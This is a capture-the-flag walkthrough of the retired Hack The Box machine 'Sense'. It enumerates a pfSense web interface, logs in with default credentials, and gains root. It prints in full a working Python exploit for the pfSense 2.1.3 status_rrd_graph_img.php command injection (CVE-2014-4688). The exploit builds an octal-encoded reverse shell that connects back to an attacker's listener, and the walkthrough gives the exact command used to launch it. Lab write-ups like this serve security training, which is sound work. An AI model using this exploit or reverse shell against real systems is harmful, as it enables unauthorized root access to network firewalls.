Sense
| Name: | Sense 
|
|---|---|
| Release Date: | 21 Oct 2017 |
| Retire Date: | 24 Mar 2018 |
| OS: | FreeBSD |
| Base Points: | Easy - Retired [0] |
| Rated Difficulty: |  |
| Radar Graph: |  |
 |
echthros  00 days, 05 hours, 53 mins, 47 seconds 00 days, 05 hours, 53 mins, 47 seconds |
 |
echthros 00 days, 05 hours, 47 mins, 11 seconds |
| Creator: | lkys37en  |
| CherryTree File: | CherryTree - Remove the .txt extension |
Again, we start with nmap -sC -sV -Pn -p- -oA ./Sense 10.10.10.60
$ nmap -sC -sV -Pn -p- -oA ./Sense 10.10.10.60
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-16 09:09 EDT
Nmap scan report for 10.10.10.60
Host is up (0.026s latency).
Not shown: 65533 filtered ports
PORT    STATE SERVICE    VERSION
80/tcp  open  http       lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Did not follow redirect to https://10.10.10.60/
|_https-redirect: ERROR: Script execution failed (use -d to debug)
443/tcp open  ssl/https?
|_ssl-date: TLS randomness does not represent time

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 213.50 seconds
We start with HTTP and HTTPS. As with all strictly web based boxes, run a gobuster on it using:
gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -u https://10.10.10.60:443 -k -x php,txt
The -k flag bypasses the certificate validation error that you would get without it and -x is the extension flag to look for php and txt files.
$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
-u https://10.10.10.60:443 -k -x php,txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            https://10.10.10.60:443
[+] Threads:        10
[+] Wordlist:       /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,txt
[+] Timeout:        10s
===============================================================
2020/07/16 09:27:22 Starting gobuster
===============================================================
/index.php (Status: 200)
/help.php (Status: 200)
/themes (Status: 301)
/stats.php (Status: 200)
/css (Status: 301)
/edit.php (Status: 200)
/includes (Status: 301)
/license.php (Status: 200)
/system.php (Status: 200)
/status.php (Status: 200)
/javascript (Status: 301)
/changelog.txt (Status: 200)
Gobuster shows us there is a changelog.txt and a system-users.txt file that we can "snag". Let's see what those say. It might give us a glimpse into what is running and what version.



OK. So we're dealing with pfSense with a Username:Password combination of Rohit:"company defaults". Looking on pfSense's website, we find that the default password is pfsense. Let's try logging in as rohit:pfsense. We can successfully log in with those credentials and we see that pfSense is at version 2.1.3-RELEASE and on FreeBSD 8.3-RELEASE-p16

Let's see what vulns exist for that version. There are a few, in particular a Command Injection one to status_rrd_graph_img.php. (5th from the bottom and using 43560.py)

Let's see what the exploit looks like.
#!/usr/bin/env python3

# Exploit Title: pfSense <= 2.1.3 status_rrd_graph_img.php Command Injection.
# Date: 2018-01-12
# Exploit Author: absolomb
# Vendor Homepage: https://www.pfsense.org/
# Software Link: https://atxfiles.pfsense.org/mirror/downloads/old/
# Version: <=2.1.3
# Tested on: FreeBSD 8.3-RELEASE-p16
# CVE : CVE-2014-4688

import argparse
import requests
import urllib
import urllib3
import collections

'''
pfSense <= 2.1.3 status_rrd_graph_img.php Command Injection.
This script will return a reverse shell on specified listener address and port.
Ensure you have started a listener to catch the shell before running!
'''

parser = argparse.ArgumentParser()
parser.add_argument("--rhost", help = "Remote Host")
parser.add_argument('--lhost', help = 'Local Host listener')
parser.add_argument('--lport', help = 'Local Port listener')
parser.add_argument("--username", help = "pfsense Username")
parser.add_argument("--password", help = "pfsense Password")
args = parser.parse_args()

rhost = args.rhost
lhost = args.lhost
lport = args.lport
username = args.username
password = args.password


# command to be converted into octal
command = """
python -c 'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("%s",%s));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);'
""" % (lhost, lport)


payload = ""

# encode payload in octal
for char in command:
        payload += ("\\" + oct(ord(char)).lstrip("0o"))

login_url = 'https://' + rhost + '/index.php'
exploit_url = "https://" + rhost + "/status_rrd_graph_img.php?database=queues;"+"printf+"
+ "'" + payload + "'|sh"

headers = [
        ('User-Agent','Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0'),
        ('Accept', 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'),
        ('Accept-Language', 'en-US,en;q=0.5'),
        ('Referer',login_url),
        ('Connection', 'close'),
        ('Upgrade-Insecure-Requests', '1'),
        ('Content-Type', 'application/x-www-form-urlencoded')
]

# probably not necessary but did it anyways
headers = collections.OrderedDict(headers)

# Disable insecure https connection warning
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

client = requests.session()

# try to get the login page and grab the csrf token
try:
        login_page = client.get(login_url, verify=False)

        index = login_page.text.find("csrfMagicToken")
        csrf_token = login_page.text[index:index+128].split('"')[-1]

except:
        print("Could not connect to host!")
        exit()

# format login variables and data
if csrf_token:
        print("CSRF token obtained")
        login_data = [('__csrf_magic',csrf_token), ('usernamefld',username),
        ('passwordfld',password), ('login','Login') ]
        login_data = collections.OrderedDict(login_data)
        encoded_data = urllib.parse.urlencode(login_data)

# POST login request with data, cookies and header
        login_request = client.post(login_url, data=encoded_data, cookies=client.cookies,
        headers=headers)
else:
        print("No CSRF token!")
        exit()

if login_request.status_code == 200:
                print("Running exploit...")
# make GET request to vulnerable url with payload. Probably a better way to do this
but if the request times out then most likely you have caught the shell
                try:
                        exploit_request = client.get(exploit_url, cookies=client.cookies,
                        headers=headers, timeout=5)
                        if exploit_request.status_code:
                                print("Error running exploit")
                except:
                        print("Exploit completed")
Looks simple enough. It asks for the remote host, local host, local port, username, and password. We have all those things.
python3 43560.py --rhost 10.10.10.60 --lhost 10.10.14.10 --lport 9999 --username rohit --password pfsense
And here....we....GO


Awesome. Now who am I on as? Surprise! Instant 1 step Root Shell. I love them when they're easy.